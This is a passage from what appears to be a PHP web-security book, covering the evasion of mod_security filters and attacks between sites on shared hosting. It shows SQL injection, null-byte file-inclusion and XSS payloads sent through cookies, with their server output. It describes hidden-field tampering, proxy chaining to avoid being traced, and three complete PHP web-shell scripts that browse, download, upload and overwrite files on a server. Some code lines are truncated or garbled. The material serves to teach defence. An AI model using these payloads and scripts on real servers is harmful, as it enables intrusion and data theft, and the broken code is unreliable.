http://localhost/6/2.php?id=1'

```
You entered id=1'
------------------------------------------------------------------------------------------
-------
Warning: main(./data/1'.php): failed to open stream: No
such file or directory in x:\localhost\6\2.php on line 12
Warning: main(): Failed opening './data/1'.php' for
inclusion
(include_path='.;c:\php4\pear') in x:\localhost\6\2.php on
line 12
------------------------------------------------------------------------------------------
-------
Database access error:
select * from test1 where id=1'
```

http://localhost/6/2.php?id=2-1

```
You entered id=2-l
------------------------------------------------------------------
Warning: main(./data/2-l.php): failed to open stream: No
such file or directory in x:\localhost\6\2.php on line 12
Warning: main(): Failed opening './data/2-l.php' for
inclusion
(include path='.;c:\php4\pear') in x:\localhost\6\2.php on
line 12
------------------------------------------------------------------
John Smith
```

http://localhost/6/2.php?id=9999+union+select+id,pass+from+passwords/*

```
Internal Server Error
The server encountered an internal error or
misconfiguration and was unable to complete your request.
```

http://localhostl6/2.php?=../data.txt%00

```
Internal Server Error
The server encountered an internal error or
misconfiguration and was unable to complete your request.
```

http://localhost/6/2.php?id=%3Cscript%3Ealert('hello')%3C/script%3E

```
Internal Server Error
The server encountered an internal error or
misconfiguration and was unable to complete your request.
```

As you can see, the `mod_security` module doesn't prevent errors in the examples aimed at detecting vulnerabilities. However, when an example tries to exploit the vulnerabilities (as in three last requests), you can infer that the `mod_security` module rejects dangerous requests.

Note that the **http://localhost/6/2.php** script doesn't explicitly specify whether `id` should be an HTTP `GET`, `POST`, or `COOKIE` parameter.

Although the `GET` and `POST` parameters are filtered with the `mod_security` module, the `COOKIE` parameter isn't. Create an HTTP `GET` request with appropriate `COOKIE` values and examine the result.

id=9999+union+select+id,pass+from+passwords/*

```
GET /6/2.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Gecko/
Cookie: id=9999+union+select+id,pass+from+passwords/*
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 3000
Connection: keep-alive
<empty line>
HTTP/1.1 200 OK
Date: Sat, 04 Dec 2004 13:35:59 GMT
Server: Apache
X-Powered-By: PHP/4.3.6
Keep-Alive: timeout=15, max=50
Connection: keep-alive
Transfer-Encoding: chunked
Content-Type: text/html
<empty line>
1e4
You entered id=9999 union select id,pass from passwords/*<hr>
```

```
<br />
<b>Warning</b>: main(./data/9999 union select id,pass from
passwords/*.php): failed to open stream: No such file or directo
<b>/usr/local/www/test/2/2.php</b> on line <b>14</b><br />
<br />
<b>Warning</b>:  main(): Failed opening './data/9999 union selec
from passwords/*.php' for inclusion (include_path='.:/usr/local/
in <b>/usr/local/www/test/2/2.php</b> on line <b>14</b><br />
<hr>
passadmin1
0
```

id=../data.txt%00

```
GET /6/2.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Gecko/
Cookie: id=../data.txt%00
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 3000
Connection: keep-alive
<empty line>
HTTP/1.1 200 OK
Date: Sat, 04 Dec 2004 13:39:47 GMT
Server: Apache
X-Powered-By: PHP/4.3.6
Keep-Alive: timeout=15, max=50
Connection: keep-alive
Transfer-Encoding: chunked
Content-Type: text/html
<empty line>
```

```
ba
You entered id=../data.txt<hr>
This file contains passwords. An external user shouldn't access
Database access error:<br>select * from test1 where id=../data.t
0
```

id=%3Cscript%3Ealert('hello')%3C/script%3E

```
GET /6/2.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Gecko/
Cookie: id=%3Cscript%3Ealert('hello')%3C/script%3E
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 3000
Connection: keep-alive
<empty line>
HTTP/1.1 200 OK
Date: Mon, 06 Dec 2004 13:04:35 GMT
Server: Apache
X-Powered-By: PHP/4.3.6
Keep-Alive: timeout=15, max=50
Connection: keep-alive
Transfer-Encoding: chunked
Content-Type: text/html
<empty line>
22a
You entered id=<script>alert('hello')</script><hr>
<br />
<b>Warning</b>:  main(./data/<script>alert('hello')</script>.php
to open stream: No such file or directory in
<b>/usr/local/www/test/2/2.php</b> on line <b>14</b><br />
```

```
<br />
<b>Warning</b>:  main(): Failed opening
'./data/&lt;script&gt;alert('hello')&1t;/script&gt;.php' for inc
(include_path='.:/usr/local/lib/php') in
<b>/usr/local/www/test/2/2.php</b> on line <b>14</b><br />
<hr>
Database access error:<br>select * from testl where
id=<script>alert('hello')</script>
0
```

As you can see from these examples, an attacker can exploit various vulnerabilities in the 2.PHP script by embedding malicious data into `COOKIE` parameters. This will allow him or her to circumvent the `mod_security` module.

Let me summarize. Circumventing the `mod_security` module is possible if the following are true:

- There is a vulnerability in a PHP script. A vulnerable script can be written in another programming language if the next item is met.
- The PHP interpreter is configured so that automatic registration of global variables is enabled, and the `COOKIE` parameters are registered as global variables.
- The PHP scripts use automatically registered global variables and don't use global arrays, such as `$_GET`, `$_POST` , and others that explicitly indicate, which method should be used to receive a particular parameter.
- The `mod_security` module is used with a default configuration or with a configuration similar to default.

Note In some cases, this method is ineffective for circumventing vulnerabilities related to loading files because loaded files are sent using the HTTP `POST` method.

Previous Next

Methods for Passive Analysis and Circumvention

This section describes methods that can be used by an attacker regardless of which protection tools are used.

Examining HTML Code

The attacker always can examine the HTML code generated as a respond to particular HTTP requests. If you don't stick to the safety principles during programming, the attacker can find many interesting things on your HTML pages.

Comments in HTML code can disclose information about the system's internals to the attacker. For example, consider the following fragment of HTML code.

Fragment

```
<a href=/> Main </a>
<a href=/news.html> News </a>
<a href=/users/> Users </a>
<!-- <a href=/adminzone/admin.php> Administrator </a> -->
```

Looking at this code, the attacker can infer that the administrator panel is at the **http://site//adminzone/admin.php address.** You shouldn't expose the path to the administrator panel even when it is protected with a password or other methods.

Although this address cannot be seen on the HTML page, it was there at one time and then was commented out. Therefore, it is available to anyone who examines the HTML page.

By examining the HTML view of a page, the attacker sometimes can find the folder structure on the server.

Example

```
<html>
<head>
<link rel=stylesheet href=/share/main.css>
<link rel=stylesheet href=/share/menu.css>
<script src='/main/cookie.js'></script>
</head>
<body>

<img src=/images/1.jpg>
<img src=/images/2.jpg>

<img src=/test/test.jpg>

</body>
</html>
```

This HTML code discloses a few folders located on the server: /IMAGES/, /SHARE/, /MAIN/, and /TEST/. The attacker is likely to check whether files are available in the following folders:

- **http://site/images/**
- **http://site/main/**
- **http://site/share/**
- **http://site/test/**

In addition, the attacker can examine the names of forms, form parameters, `GET` requests, and so on, and he or she can make assumptions about the server structure. For example, the names of `GET` and `POST` parameters in HTTP requests are often the same as the names of variables in scripts or the names of columns in database tables.

Consider another example.

Fragment of code

```
<html>
<body>
<form action=/main/search.php method=GET>
search: <input type=text name=searchtext>
<input type=submit>
</form>
<hr>
<form action=/forum/guestbook.php method=POST>
name: <input type=text name=user><br>
e-mail: <input type=text name=usermail>
message:
<textarea name=message></textarea>
<input type=hidden name=sessionid value=g84hfsn7894nap6>
<input type=hidden name=userid value=32>
</form>
</body>
</html>
```

By examining this example, the attacker can guess the names of variables used in scripts and the names of columns and, possibly, tables in the database.

In *Chapter 3* devoted to SQL injection, I demonstrated that in some cases it is necessary to find the names of the columns and tables in the database to exploit this vulnerability successfully. Examination of the HTML code can give the attacker information sufficient to exploit the vulnerability.

Reading Hidden Fields and JavaScript Code

HTML forms can contain hidden fields that store certain values. As the name implies, *hidden fields* don't show when the browser displays an HTML page. However, when you use them, you should remember the following note.

> **Note** The values in hidden fields are available to an attacker.

When viewing the HTML code of a page, the attacker can easily read the values of hidden fields.

In the previous example, two hidden fields are available to the attacker: `sessionid` and `userid`. Both their names and values can be read. Therefore, you can think of hidden fields as hidden from a common user but not from a professional attacker. Don't hope their values cannot be disclosed. When planning system protection, remember that hidden values will be available to the attacker.

Suppose that the values of hidden fields are computed with JavaScript tools rather than specified explicitly. In such a situation, examination of the HTML code won't disclose the values.

Consider an example.

http://localhost/6/3.html

```
<html>
<body>
<script Language=JavaScript>
function sign1(str)
{
  // ... Here, a signature algorithm should be used
  1=str.length;
  e=1+'';
  fcr(i=0; i<1; i++) e=e+''+str.charCodeAt(1);
  document.f1.sign.value=e;
  return e;
}
```

```
</script>
<form name=f1>
value: <input type=text name=val onChange=sign1(this.value)>
<input type=hidden name=sign>
<input type=submit>
</form>
</body>
</html>
```

This is the HTML code that the attacker will see when examining the HTML view of the page. The `f1` form contains a hidden value, the `sign1()` function in the JavaScript script.

The JavaScript code is available to the attacker in any case.

The purpose of this page could be preventing the `val` value from sending from a source other than the form. Every time the user changes the `val` value in the form, the signature for this value changes. The signature algorithm can be any appropriate algorithm.

Theoretically, if the user doesn't know, which signature algorithm is used, he or she won't be able to find the `sign` value from a particular `val` value. However, if the algorithm is implemented in JavaScript, the attacker can disclose it.

Warning The attacker always can analyze the JavaScript code loaded in the browser.

If the JavaScript code is included directly in an HTML page, it can be analyzed by the attacker. If you separate the JavaScript code into a file, the file will be available using HTTP.

A programmer can intentionally change JavaScript code with special tools without changing its functionality to make it difficult to analyze the code. However, this would merely be confusing. If the attacker is persistent, he or she will be able to analyze the code, possibly by spending much time on the analysis.

As always, you shouldn't base protection on creating confusion. What's more, such a "solution" has the reverse side. A complicated program is a problem for its creator, not only for an attacker.

In this example, the attacker can analyze the JavaScript code and find how the signature is computed from a value.

However, in this case (and in many similar cases), the attacker doesn't need to analyze the code. He or she can cut the `sign1()` function and paste it, for example, into his or her HTML page to investigate, which values it returns for particular input values.

The attacker can find the new `sign` value immediately after it changes. To do this, he or she would call the JavaScript code in the navigation bar of the browser.

In this example, after the `http://localhost/6/3.html` page is loaded and the `val` value is computed, the attacker can enter the following code instead of the URL of the page and hit the <Enter> key:

```
   javascript:alert(document.f1.sign.value);
```

As a result, the browser will display an alert message with the current value of the field.

This method can be used to find the current values of hidden fields without additional analysis of an HTML page. It also can be used to find the value returned by any JavaScript function on the page, such as in the following example:

```
   javascript:alert(sign1('sdfsdf'));
```

In this example, you can see the signature just by clicking the `submit` button and looking at the URL because the `val` and `sign` values are sent with the HTTP `GET` method. Even if they were sent with the HTTP `POST` method, it would be possible to analyze traffic and find the signature after it is sent.

However, the attacker sometimes needs to know the signature before it is sent or he or she needs the value of a hidden parameter or the value returned by a particular function.

Warning Embedding JavaScript into the browser's address line can be different in different browsers.

Now, imagine a situation, in which the attacker needs to change the value of a hidden parameter in a form. Consider the following script.

http://localhost/6/4.php

```
<?
echo";
<form name=f1 method=POST>
<input type=text name=v1>
<input type=hidden name=user value='guest'>
<input type=submit>
</form>
";
if(!empty($_POST['user']))
{
 echo "
 user $_POST[user]:<br>
$_POST[v]
";
}
?>
```

Suppose the attacker wants to send a message on behalf of the administrator, that is, he or she needs to change the value of the hidden field from `guest` to `administrator`.

The most common solution would involve saving the page on the disk and changing it appropriately. However, because the `action` attribute of the form isn't specified, the attacker would need to add it to the saved page. (Similarly, if it was specified with a relative path, the attacker would need to change it)

In this example, the form should be sent to the current page, **http://localhost/6/4.php**. Therefore, the `action` attribute should have the same value.

In another situation, the attacker would need to add the server name, the protocol name, and possibly a path. For example, in the **http://site/forum/main.php** script, the attacker would need to change

> `action=post.php` to `action=http://site/forum/post.php`,
>
> `action=/index.php` to `action=http://site/index.php`,
>
> and `/news/list.php` to `action=http://site/news/list.php`.

Values such as `action=http://site2/main/index.php` that already contain the full address with the protocol shouldn't be changed.

In addition to editing hidden parameters of the form, the attacker might want to specify another type for them to make editing easier. In this example, the attacker could save **http://localhost/6/4.php** on the hard disk and edit it as shown in the next example.

4.html

```
<?
echo "
<form name=f1 method=POST action=http://localhost/6/4.php >
<input type=text name=v1>
<input type=TEXT name=user value='administrator'>
<input type=submit>
</form>
";
if(!empty($_POST['user']))
```

```
{
 echo "
 User $_POST [user]:<br>
$_POST[v1]
";
}
?>
```

Warning The script that receives HTTP `GET` or `POST` parameters from a form cannot know the types of fields, from which the parameters were sent.

However, this method won't work if the receiving script checks the `Referer` header of an HTTP request. In such a case, the attacker can create an HTTP request using a direct connection to the HTTP port of the server, using specialized utilities or scripts, or using specialized software that changes headers of an HTTP request in real time.

In some cases, the attacker can execute JavaScript in the address line of the browser to change the values of hidden and other parameters of a form and submit the form. For example, to change `user` to `administrator` and submit the form, the attacker would load the `http://localhost/6/4.php` page, enter the following code into the address line, and press the <Enter> key:

```
   javascript:document.f1.user.value='administrator';document.f1.
```

If the form has no name, the attacker can change its attributes by accessing the `forms` property:

```
   javascript:document.forms[0].user.value=
   'administrator';document.forms[0].submit();
```

Note that the JavaScript code is executed on the client's browser; therefore, no filtration on the server can prevent the JavaScript from being executed.

The protection should be based on an

Conclusion	assumption that a malicious person can use JavaScript at any moment to view, delete, or edit any hidden parameters whose values are set during the generation of an HTML page or after the page is loaded. In addition, the malicious person can close JavaScript code and forge values returned by any functions.

Previous Next

HTML Restrictions

When HTML code is generated, various restrictions can be put on objects manipulated by users. As a rule, these restrictions are set with attribute values of tags.

The `maxlength` attribute of text input fields such as `textarea`, `text`, or `password` limits the length of text that the user can type into the textbox.

Example

```
<form name=f1 action=post.php>
name: <input type=text name=name maxlength=35>
e-mail: <input type=text name=email maxlength=20>
password: <input type=password name=pass maxlength=30>
<textarea cols=30 rows=6 name=message maxlength=500>
</form>
```

However, you should always check the maximum length of data received on the server because the value of this attribute is just a recommendation for a browser or a user.

You can simply truncate excessive portions of data to control their maximum length.

post.php

```
<?
$name=$_POST['name'];
$email=$_POST['email'];
$pass=$_POST['pass'];
$message=$_POST['message'];
if(strlen($name)>35) $name=substr($name, 0, 35);
if(strlen($email)>35) $name=substr($email, 0, 20);
if(strlen($pass)>35) $name=substr($pass, 0, 30);
if(strlen($message)>35) $name=substr($message, 0, 500);
// Manipulations with $name, $email, $pass, and $message
?>
```

A malicious user can always bypass this restriction by directly editing the HTML page saved on the hard disk and changing the `action` field of the form.

In addition, he or she can directly connect to the server's HTTP port and create his or her own HTTP request with the desired data of the desired length. The size of the data cannot be checked on the client.

Another example of an HTML restriction is the maximum size of a file sent with the HTTP `POST` method.

Example

```
<form enctype="multipart/form-data" method=POST action=upload.ph
<input type=hidden name=MAX_FILE_SIZE value=1000>
Send this file: <input name=userfile type=file>
<input type=submit value="Send File">
</form>
```

This restriction is set in the `MAX_FILE_SIZE` hidden parameter. As always, the attacker can edit the HTML code of a page after saving it on the hard disk.

However, the receiving script can check the value of the `MAX_FILE_SIZE` parameter. In this case, editing the HTML page would be pointless. To bypass this, the attacker can manually create an HTTP request containing the desired values of parameters and the file with the desired size.

You can check the size of a file after it is loaded, or you can adjust the PHP interpreter's configuration file.

Another common programming error occurs when a programmer doesn't assume the attacker will be able to change the values of fields when the sets of these values are restricted in the HTML code. Examples of such fields are drop-down lists, radio buttons, and checkboxes.

Example

```
<form action=test.php method=POST>
Enter search parameters: <br>
Name: <input type=search name=main><br>
Search in the news <input type=checkbox name=new value=yes><br>
Combine the words with
AND<input type=radio name=mode value=and>,
OR<input type=radio name=mode value=or>
Search in section: <select name=section>

<option value=0> [any] </option>
<option value=1> main </option>
<option value=2> second </option>
<option value=3> third </option>
</select>
```

A typical mistake here is that the programmer expects the parameter values will fall into certain ranges and doesn't properly filter data received from users. Indeed, the attacker cannot edit form parameters directly so that the `section` value is other than 0, 1, 2, or 3. (Similarly, he or she cannot edit the other parameters.)

However, the attacker can save the page on the disk and set any values he or she likes for these fields. As a variant, the attacker can change the types of these fields to `text` or `textarea`, thus obtaining an HTML page, in which he or she can specify any values for the parameters. Finally, the attacker always can create an HTTP request with any values he or she likes and send it to the server.

Conclusion	Never trust data you receive from an external user.

Previous Next

Log Files and Detecting the Attacker

Most HTTP servers log all access to them.

Definition *Log files are* special text files, in which a system stores records about particular events.

For example, HTTP servers store the following information in their log files: the IP address of the remote user, the requested document with all parameters of the HTTP `GET` request, the type of the remote user's browser (possibly), and some other data.

If an attack is detected, it is theoretically possible to find, from which IP address the attack was launched, and then find the attacker. In addition, it is possible to find, which scripts were attacked.

In practice, the attacker can conceal his or her IP address by using a proxy server. A *proxy server* is a server logically located between the user and the target server. Proxy servers originally were created for caching to speed up access to information. Now, they are used by hackers who want to conceal their IP addresses when launching network attacks.

Because the connection to the server is made using a proxy server, the logs of the target server contain the IP address of the proxy server.

Proxy servers can be anonymous and nonanonymous. An anonymous proxy server doesn't send the client's IP addresses in any headers of the HTTP request. A nonanonymous proxy server does. For example, it can send the client's IP addresses in the `X_FORWARDED_FOR`, field.

Warning Even if a user connects to the HTTP server using a nonanonymous proxy server, the logs of the HTTP server will most likely contain the IP address of the proxy server. The script that receives the contents of the HTTP request headers can theoretically (and practically) find a possible IP address of the client.

In Chapter 2 devoted to vulnerabilities in scripts, I demonstrated a method for forging `X_FORWARDED_FOR`, and other headers to divulge a script that finds the clients' IP addresses from these headers.

An anonymous proxy server can include information about itself in a header of the HTTP request. In other words, the target server cannot find the actual IP address of a client, but it knows that the connection is made using the proxy server.

A proxy server that doesn't send any information about itself, and the actual IP address of a client is called *absolutely anonymous.* If the attacker uses an absolutely anonymous proxy server, the HTTP server cannot detect the presence of a proxy server from an HTTP request.

Consider examples of HTTP requests made directly and using a nonanonymous, anonymous, and absolutely anonymous proxy server.

Direct request

```
GET /index.html HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Gecko/
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 3000
Connection: keep-alive
```

Request using a nonanonymous proxy server

```
GET /index.html HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Gecko/
Accept: */*
```

```
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Http-Via=1.0 proxy.proxy.ru:3128 (squid/2.5.STABLE6)
Http-X-Forwarded-For=11.22.33.44
Keep-Alive: 3000
Connection: keep-alive
```

Request using an anonymous proxy server

```
GET /index.html HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Gecko/
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Http-Via=1.0 proxy.proxy.ru:3128 (squid/2.5.STABLE6)
Http-X-Forwarded-For=127.0.0.1
Keep-Alive: 3000
Connection: keep-alive
```

Request using an absolutely anonymous proxy server

```
GET /index.html HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Gecko/
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 3000
Connection: keep-alive
```

Although the anonymous proxy server doesn't send information about the actual IP address of the client to the HTTP server, it is theoretically possible to find the person who made the HTTP request. A state organization can require the owners of the proxy server to show all log files, can find the actual IP address of the client, and, therefore, can find the attacker.

To complicate tracing of his or her IP address, the attacker could use a chain of proxy servers. In such a case, the logs of each proxy server would contain the IP address of the previous proxy server in the chain.

The attacker can use special programs to build chains of Socks proxy servers and HTTPS proxy servers supporting the CONNECT method. For example, the attacker can use `SocksChains`. This application works as a Socks proxy server and builds a chain of other proxies. It allows the user to specify a target address for the chain, so it can be used to create a chain of Socks proxy servers for applications that don't support work with proxy servers.

The attacker can use this application to arrange a connection using a proxy chain for any protocol that uses a TCP connection.

Warning FTP uses several connections; therefore, `SocksChains` doesn't allow the user to send files using FTP through a chain of Socks proxy servers.

Previous Next

Conclusion

In this chapter, I have tried to demonstrate that the only way to create reliable protection for a Web application against external attacks is to write appropriate code.

Other methods for filtration of unwanted information based on external filters, HTTP server settings, and other techniques can complicate the attacker's task, but they cannot stop him or her. At the same time, they complicate the development and maintenance of the system and the addition of new modules to it.

In essence, when you enable additional security modules and enforce restrictions in configuration files, you have to find a compromise between the questionable protection and the convenience for the programmer who uses the system's features. You should enable such security modules only when it is impossible to check an existing system for security or to abandon it. In this case, be aware that you don't obtain a guarantee for the system's security, and it is likely that overly strict server settings can prevent the system from working.

Previous Next

Previous Next

Chapter 7: Shared Hosting and Security Issues

Overview

It is a common practice for owners of sites to rent disk space belonging to hosting companies. A *hosting company* is a company that hosts and supports sites on its servers. As a result, a hosting server can hold tens and even hundreds of sites.

Naturally, security issues are urgent for systems on hosting servers.

Previous Next

Previous Next

Accessing System Owners' Files

As a rule, the owners of a resource located on a hosting server protect their files well enough.

Most hosting companies offer access to their clients' files using FTP. An FTP server on a hosting server is configured so that authentication and authorization are required. An authorized user can access only his or her home directory for reading and writing.

Clients cannot read and especially cannot change files outside their directories.

The root Web directory of a site is often a subdirectory of the site owner's home directory. This allows the user to have files and directories that are available only to him or her for reading and that are inaccessible using HTTP. A list of files in a user's home directory can be as shown in the next example.

SSh

```
-bash-2.05b$ cd ~
-bash-2.05b$ ls -la
total 2238
drwxr-xr-x  25 user     user     512 Aug 24 18:23 .
drwxr-xr-x  20 root     wheel    512 Nov 18 14:28 ..
-rw-------   1 user     user    7219 Dec 10 21:12 .bash_history
-rw-r--r--   1 user     user     771 Apr 27  2004 .cshrc
-rw-r--r--   1 user     user     248 Apr 23  2004 .login
-rw-r--r--   1 user     user     158 Apr 23  2004 .login_conf
-rw-------   1 user     user     276 Apr 23  2004 .rhosts
-rw-r--r--   1 user     user     975 Apr 27  2004 .shrc
drwxr-xr-x   6 user     apache   512 May  1  2004 httpd
drwxr-xr-x   3 user     user     512 Apr 23  2004 mail
drwxrwxrwx  13 user     user     512 Apr 28  2004 share
```

In general, this solution proves to be good.

In some cases, access for reading and writing (changing attributes) to files belonging to the user is insufficient for setting the system. For example, he or she might need access to certain server commands such as setting the `cron` daemon so that certain commands execute according to a certain schedule. For another example, the user might need to install specific software.

When this is required, access using the secure shell (SSH) protocol is arranged.

Giving users additional rights such as a right to execute any command can weaken both the security of the hosting server and the security of the sites it hosts.

Although server security is a concern of the hosting administrator, the security of a particular site is a concern of its owner. As a result, it is common that one of the hosting company's clients can read and sometimes execute files belonging to another user.

If this situation is likely in your hosting company, you should develop your system or site with the assumption that the code of your scripts can be disclosed.

A hosting server can be configured so that it is difficult for users to access files belonging to other users. This can be done by restricting options of the command line. Depending on a particular implementation, the host can use various methods to protect the users of a system from the users of other systems.

Previous Next

Files and the Web Server

You might think that reliable protection against unauthorized access to files could be achieved by allowing only the owner of the files to access them for reading and writing.

However, for normal functioning of an HTTP server, files accessible from the Web must be accessible for reading to the user who started the HTTP server.

Sometimes, scripts (executed as CGI applications) require the user who started the HTTP server to have the right to execute these scripts.

Imagine a situation, in which the owners of a site can access only their files. In addition, suppose the hosting company allows its clients to place only static pages on their sites. Any dynamic content (except, perhaps, server-side include) is not supported. In this situation, it is impossible to access files on one site from the context of another site.

As always, the most secure configuration is one that uses only static documents that don't respond to changes in external conditions.

Note All assertions in this chapter are based on the assumption that the server, all its services, the HTTP server, interpreters, and so on, are configured, updated, and adjusted so that there are no vulnerabilities in their functionality.

However, systems and sites with only static content cannot satisfy their users nowadays. Therefore, hosting companies that allow their clients to put only static HTML pages wouldn't be competitive against companies that support dynamic content. So, you can be sure that any hosting company will host sites with dynamic content.

The source code of scripts is private information that shouldn't be available to a third party. At the same time, as I mentioned earlier, it should be available for reading to the user who started the HTTP server. In most configurations, the scripts are executed with the access rights of this user.

Therefore, you should remember the following warning.

Warning In some cases, a user able to execute any script in the context of a site can access any script on another site physically located on the same server.

This fact is the most important for the security of systems on hosting servers. By executing malicious scripts, an attacker can obtain the source code of scripts on another site physically located on the same server. In addition, the attacker sometimes can read other system files (e.g., HTTP server settings or system configuration files) even though he or she shouldn't.

For example, the following script can be used to investigate the file system of a server.

http://localhost/7/1.php

```
<?
$dir=$_GET['dir'];
$file=$_GET['file'];
$save=$_GET['save'];
if(!empty ($file) && !empty($save))
{
  $fname=addslashes($file);
  Header("Content-Type: application/octet-stream");
  $fullfile="{$dir}{$file}";
  $f=fopen($fullfile, "r");
  $ff="";
  while($b=fread($f, 1024))
  {
    $ff.=$b;
  };
  fclose($f);
  header("Content-Type: application/octet-stream; name=\"".$fnam
  header("Content-Disposition: attachment; filename=\"".$fname."
  header("Content-Length: ".strlen($ff)."");
  header("Content-Transfer-Encoding: binary");
  header("Connection: close");
  echo ($ff);
  exit;
}
if(empty($dir)) $dir=".";
if(!preg_match("/\/$/", $dir, $rd) ) $dir.="/";
echo "<html>
<head>
<title>".htmlspecialchars($dir)."</title>
</head>
<b>".htmlspecialchars($dir)."</b>
<table>
<tr>
<td>access rights</td>
<td>owner</td>
<td>group</td>
<td>size</td>
<td>name</td>
</td>
";
if ($ddir = opendir($dir))
{
  while ($dfile = readdir($ddir))
  {
    $dfullfile=$dir.$dfile;
    $str="<tr>";
    $str.="<td>".htmlspecialchars(fileperms($dfullfile))."</td>"
    $str.="<td>".htmlspecialchars(fileowner($dfullfile))."</td>"
    $str.="<td>".htmlspecialchars(filegroup($dfullfile))."</td>"
    $str.="<td>".htmlspecialchars(filesize($dfullfile))."</td>";
    if(is_dir($dfullfile))
    {
      $dfullfile.="/";
      $str.="<td><a href=\"1.php?dir=".
      htmlspecialchars($dfullfile)."\"><b>".
      htmlspecialchars ($dfile)."/</b></a></td>";
    }
    if(is_file($dfullfile)) {
      $dfullfile.="/";
      $str.="<td><a href=\"1.php?dir=".htmlspecialchars($dir).
      "&file=".htmlspecialchars($dfile),"\">".
      htmlspecialchars($dfile)."</a>
      (<a href=\"1.php?dir=".htmlspecialchars($dir).
      "&file=".htmlspecialchars($dfile).
      "&save=1\">save</a>)
      </td>";
    }
    $str.="</tr>";
    echo $str;
  }
  closedir($ddir);
}
echo"
</table>
".
if(!empty($file))
{
  $fullfile="{$dir}{$file}";
  $f=fopen($fullfile, "r");
  echo "<br><pre>---------".
  htmlspecialchars($fullfile).
  " ---------\r\n";
  while($b=fread($f, 1024))
  {
    echo htmlspecialchars($b);
  };
  fclose($f);
```

```
}
echo "
</body>
</html>
";
?>
```

This script displays the contents of the directory with the specified name and allows you to view the contents of the files. In addition, if a file contains codes that cannot be displayed as characters or that are too large, you can save it on the hard disk and examine later.

The script uses only file functions and doesn't call `system()`, which could be locked by the host.

As practice shows, this method of file analysis works even when the only option you have is the use of PHP and when the PHP interpreter is running in the safe mode. In addition, if you can execute operating system commands and obtain their results (i.e., you have certain restricted HTTP server rights), you can investigate the server file system by using commands such as `cd`, `ls`, and `cat` in UNIX-like operating systems or `cd`, `dir`, and `type` in Windows.

In these examples, I don't concentrate on who accesses other people's sites: the owner of a site on the hosting server or a malicious hacker who obtained access to a site on this server.

In these situations, various scenarios are possible.

A vulnerability in one site on the hosting server is a danger for all sites on this server. You could say it doesn't matter how many vulnerable sites are on a hosting server.

Therefore, even if the target server is on a hosting server and is developed with all safety precautions and without vulnerabilities, this doesn't guarantee the security of the system. One vulnerable site that is not of interest to the attacker can be a threat to the entire hosting system treated as a set of sites.

What's more, if the attacker fails to find vulnerable sites located on the same hosting server as the target server, the cost of breakage for the attacker will be equal to the cost of renting the disk space with an option of executing scripts on this hosting server.

In addition, some systems or sites require certain files to be available for writing to certain system scripts. In most cases, these files are simply made available for writing to all users. As a result, any user can change the contents of these files.

Because the primary goal is the ability to change the contents of these files using scripts, these files should be accessible for reading to the user who started the HTTP server. Thus, a person who controls a site (regardless of the ways, in which he or she obtained control) can change files available for writing on the target site.

For example, the following script can be used to write any content into the target file.

http://localhost/7/2.php

```
<form enctype="multipart/form-data" method=POST>
<input type=hidden name=MAX_FILE_SIZE value=1000000>
file <input name=userfile type=file><br>
target file: <input type=text name=fto>
<input type=submit value="load">
</form>
<?
  if (!empty($_FILES["userfile"]["tmp_name"]))
  {
      $fto=$_POST['fto'];
      echo "copying...<br>";
      echo $_FILES["userfile"]["tmp_name"];
      if(move_uploaded_file($_FILES["userfile"]["tmp_name"], $ft
      {
        echo "<br> <br>
        file loaded to ".htmlspecialchars($fto)."";
      }
  }
?>
```

The attacker can use even more flexible tools to change the contents of any files. For example, he or she can use the following script to edit text files.

http://localhost/7/3.php

```
<?
 $fname=$_POST["fname"];
 $mode=$_POST["mode"];
 $text=$_POST["text"];
 if(empty($mode)) $mode="show";
 if($mode=="show")
 {
  echo "
  <html>
  <body>
  <form method=POST>
  file name <input type=text name=fname size=50>
  <input type=submit value='edit'>
  <input type=hidden name=node value='open'>
  </form>
  </body>
  </html>
  ";
 }
 if($mode=="write")
 {
```

```
 $f=fopen($fname, "w");
 fwrite($f, $text);
 fclose($f);
 echo "
 <html>
 <body>
 file '".htmlspecialchars($fname)."' is saved.
 <form method=POST>
 file name <input type=text name=fname size=50
    value=\"".htmlspecialchars($fname)."\">
 <input type=submit value=edit'>
 <input type=hidden name=node value='open'>
 </form>
 </body>
 </html>
 ";
}
if ($mode=="open")
{
 $f=fopen($fname, "r");
 $text="";
 while($r=fread($f, 1024))
 {
   $text.=$r;
 }
 fclose($f);
 echo "
 <html>
 <body>
 editing the file '".htmlspecialchars($fname).'".
 <form method=POST>
 <input type=hidden name=fname
     value=\"".htmlspecialchars($fname)."\">
 <input type=hidden name=node value='write'>
 <textarea name=text cols=70 rows=20>".
```

```
  htmlspecialchars($text)."</textarea>
  <input type=submit value='save' >
  </form>
  ";
 }
?>
```

If the attacker controls a site on the server, he or she can load this file on the server and edit the files of another site available for writing.

Often, a file is not available for writing but the directory that contains it is available. In addition, this file can be available for reading to the attacker.

